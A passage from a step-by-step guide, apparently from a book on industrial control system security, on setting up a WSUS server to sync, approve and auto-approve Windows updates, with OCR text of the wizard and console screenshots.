5. This brings up the WSUS configuration wizard. Click on the **Next** button. You can join **Microsoft Update Improvement Program** here if you wish to do so.

6. Click on **Next**. This brings us to the **Choose Upstream Server** selection. This is where we can choose to pull updates from the Microsoft server or from an existing enterprise WSUS system. For the exercise at hand, we leave this at **Synchronize from Microsoft Update**:



Windows Server Update Services Configuration Wizard:WIN-EBQJBGJ34K4

Choose Upstream Server

Provide the upstream server from which you want to synchronize content

You can choose the upstream server from which your server synchronizes updates.

● Synchronize from Microsoft Update

○ Synchronize from another Windows Server Update Services server

Server name:

Port number: 8530

☐ Use SSL when synchronizing update information


If using SSL, ensure that the upstream WSUS server is also configured to support SSL.

☐ This is a replica of the upstream server

A replica server mirrors update approvals, settings, computers and groups from its parent. Updates can be approved only on the upstream server.

7. Now, click on **Next**. A proxy server can be specified on this page.

8. Clicking on **Next** will bring up the connection screen that starts the process of synchronizing with the upstream server:



Windows Server Update Services Configuration Wizard:WIN-EBQJBGJ34K4

Connect to Upstream Server

Download update information from Microsoft Update

To configure Windows Server Update Services on the following screens, we need to apply your upstream server and proxy server settings and synchronize information about available updates.


Information to be downloaded includes:

Types of updates available
Products that can be updated
Available languages

Click Start Connecting to save and download upstream server and proxy server information. This process might take several minutes or longer, depending on your connection speed.

9. Click on **Start Connecting**. The process of connecting to the Microsoft update server will take a while. The next screen will let you choose the languages that apply to your environment.
10. The next screen lets you pick the products that you have running in your environment. A word of caution here: the more products you pick, the more updates will need to be downloaded and stored.
11. The next screen lets you pick the classifications for the products that you chose on the previous screen. Again, the more options you select, the more update packages will need to be downloaded and installed.
12. The next screen allows you to set a sync time for updates. I suggest that you sync every 12 hours or so.

13. Click through the next two screens to complete the wizard.
14. You will land on the **Update Services** screen, where we continue our setup:



Update Services

File Action View Window Help

WIN-EBQJBGJ34K4

Use this snap-in to quickly and reliably deploy the latest updates to your computers.

To Do

927 security updates are waiting to be approved.

145 critical updates are waiting to be approved.

Your WSUS server currently shows that no computers are registered to receive updates.

273 new products and 1 new classifications have been added in the past 30 days. View products and classifications

Overview

Computer Status
- Computers with errors: 0
- Computers needing updates: 0
- Computers installed/not applicable: 0

Synchronization Status
- Status: Synchronizing: 30% Stop Synchronization
- Last synchronization: 9/17/2017 12:34 AM
- Last synchronization result: Failed

Update Status
- Updates with errors: 0
- Updates needed by computers: 0
- Updates installed/not applicable: 0


Download Status
- Updates needing files: 1
- Downloaded 0.00 MB of 82.62 MB

Server Statistics
- Unapproved updates: 1049
- Approved updates: 5
- Declined updates: 0
- Computers: 0
- Computer groups: 0

Connection
- Type: Local/SSL
- Port: 8530
- User role: Administrator
- Server version: 10.0.14393.447

15. If you didn't land here for some reason, right-click on the WSUS server name in the server manager again and select WSUS.

16. Once the WSUS server is synchronized with the upstream server, it will show the updates that need to be approved before the server starts downloading them:



Use this snap-in to quickly and reliably deploy the latest updates to your computers.

To Do


⚠ 1488 security updates are waiting to be approved.

⚠ 213 critical updates are waiting to be approved.

⚠ Your WSUS server currently shows that no computers are registered to receive updates.

ⓘ 273 new products and 1 new classifications have been added in the past 30 days. View products and classifications

17. If your server is not synchronizing for some reason and this area doesn't show updates ready to be approved, the synchronization might have errored out. Retry the synchronization process by clicking on the **Synchronize Now** option; address any issues if synchronization still fails:




Overview

| Computer Status | | Synchronization Status | |
|---|---|---|---|
| 🟥 Computers with errors: | 0 | Status: | Idle |
| 🟨 Computers needing updates: | 0 | | Synchronize Now |
| 🟩 Computers installed/not applicable: | 0 | Last synchronization: | 9/17/2017 12:34 AM |
| | | Last synchronization result: | Failed |

The extra step of having to approve updates allows you to test updates before applying them. Once the updates are deemed safe to install, the approval process is as follows:

1. Click on the **approved** option behind the classification of updates to be approved:




To Do

⚠ 1848 security updates are waiting to be approved.

⚠ 277 critical updates are waiting to be approved.

2. Select the updates you want to approve from the updates screen that follows.
3. Click on the **Approve...** button in the right-hand pane:



**Critical Updates** (281 updates of 289 shown, 2212 total)

Approval: Unapproved  Status: Any  Refresh

| Title | Install... | Approval |
|---|---|---|
| Windows XP Update Package, October 25, 2001 | 0% | Not approved |
| Update for Windows XP x64 Edition (KB967715) | 0% | Not approved |
| Update for Windows XP (KB967715) | 0% | Not approved |
| Update for Windows XP x64 Edition (KB959772) | 0% | Not approved |
| Update for Windows XP (KB959772) | 0% | Not approved |
| Update for Windows Server 2008 x64 Edition (KB959772) | 0% | Not approved |
| Update for Windows Vista (KB959772) | 0% | Not approved |
| Update for Windows Server 2003 x64 Edition (KB967715) | 0% | Not approved |
| Update for Windows Server 2003 for Itanium-based Systems (KB967715) | 0% | Not approved |
| Update for Windows Server 2003 (KB967715) | 0% | Not approved |
| Update for Windows XP x64 Edition (KB961118) | 0% | Not approved |
| Update for Windows XP (KB961118) | 0% | Not approved |
| Microsoft .NET Framework 3.5 Family Update (KB959209) x64 | 0% | Not approved |
| Microsoft .NET Framework 3.5 Family Update (KB959209) ia64 | 0% | Not approved |
| Update for Windows 2000 (KB967715) | 0% | Not approved |

Windows XP Update Package, October 25, 2001

4. Select the computers that you want to approve these updates for on the pop-up screen that shows up. From the drop-down menu on the left-hand side of the computer group, select **Approved for install**:



Critical Updates (281 updates of 289 shown, 2212 total)

Approval: Unapproved Status: Any Refresh


| Title | Install... | Approval |
|---|---|---|
| Windows XP Update Package, October 25, 2001 | 0% | Not approved |

Approve Updates

To approve multiple updates, select the group from this list, click the arrow, and choose the type of approval. If you want a child group to inherit the existing approvals of its parent group, choose Same as Parent. If you want all child groups of a parent to inherit its approvals, click Apply to Children on the parent group.


| Computer Group | Approval | Deadline |
|---|---|---|
| All Computers | Keep existing approvals | |
| Unassigned Computers | Keep existing approvals | |

5. Note that there are only two computer groups shown here: **All Computers** and **Unassigned Computers**. You can add computer groups and assign computers to these groups from the computer's submenus in the right-hand side pane:



Your ICS network computers and servers will start showing up under the computer's submenu once they are configured to pull updates from this server.

6. Click on **OK** to start the approval process:




Approval Progress

Approval completed without errors. See below for details.

| Action | Result |
|---|---|
| Approving Microsoft .NET Framework 3.5 Family Update (KB959209) ia64 for installatio... | Success |
| Approving Microsoft .NET Framework 3.5 Family Update (KB959209) ia64 for installatio... | Success |
| Approving Microsoft .NET Framework 3.5 Family Update (KB959209) x64 for installation... | Success |
| Approving Microsoft .NET Framework 3.5 Family Update (KB959209) x64 for installation... | Success |
| Approving Update for Windows XP (KB961118) for installation to All Computers... | Success |
| Approving Update for Windows XP (KB961118) for installation to Unassigned Compute... | Success |
| Approving Windows XP Update Package, October 25, 2001 for installation to All Comp... | Success |
| Approving Windows XP Update Package, October 25, 2001 for installation to Unassigne... | Success |

7. Although not recommended, there is a way to automatically approve certain updates. Select **Automatic Approvals** from the **Options** submenu in the left-hand side pane:



Options

This view allows you to configure settings on yo

Options

Update Source and Proxy Server
You can choose whether this Windows Serve
Update or from an upstream Windows Serve

Products and Classifications
You can specify the products for which you

Update Files and Languages
You can choose whether to download updat
update languages you want to download.

Synchronization Schedule
You can choose to synchronize manually or

Automatic Approvals
You can specify how to automatically appro
to approve revisions to existing updates.

Computers
You can specify how to assign computers to

Server Cleanup Wizard
You can use server cleanup to free up old co

Reporting Rollup
You can choose to have replica downstream

Automatic Approvals

Update Rules | Advanced

You can specify rules for automatically approving new updates when they are synchronized.

New Rule... Edit... Delete Run Rule

☐ Default Automatic Approval Rule


Rule properties (click an underlined value to edit)

When an update is in Critical Updates, Security Updates

Approve the update for all computers

Cannot save configuration because the server is synchronizing.

8. Select **Add Rule** and specify the conditions under which an update can be automatically approved. The following shows the rule conditions to automatically approve critical updates for all computers:



Select which updates to approve and the groups for which to approve them.

Step 1: Select properties

- [x] When an update is in a specific classification
- [ ] When an update is in a specific product
- [ ] Set a deadline for the approval

Step 2: Edit the properties (click an underlined value)

When an update is in Critical Updates

Approve the update for all computers

Step 3: Specify a name


CriticalUpdates-AutoApprovalRule

At this point, all that is left to do on the WSUS server side is wait for the updates to download. Depending on how many are approved and the speed of your internet connection, this process can take anywhere from a few hours to a few days.

## Configuring Windows client computers to get updates from the WSUS server

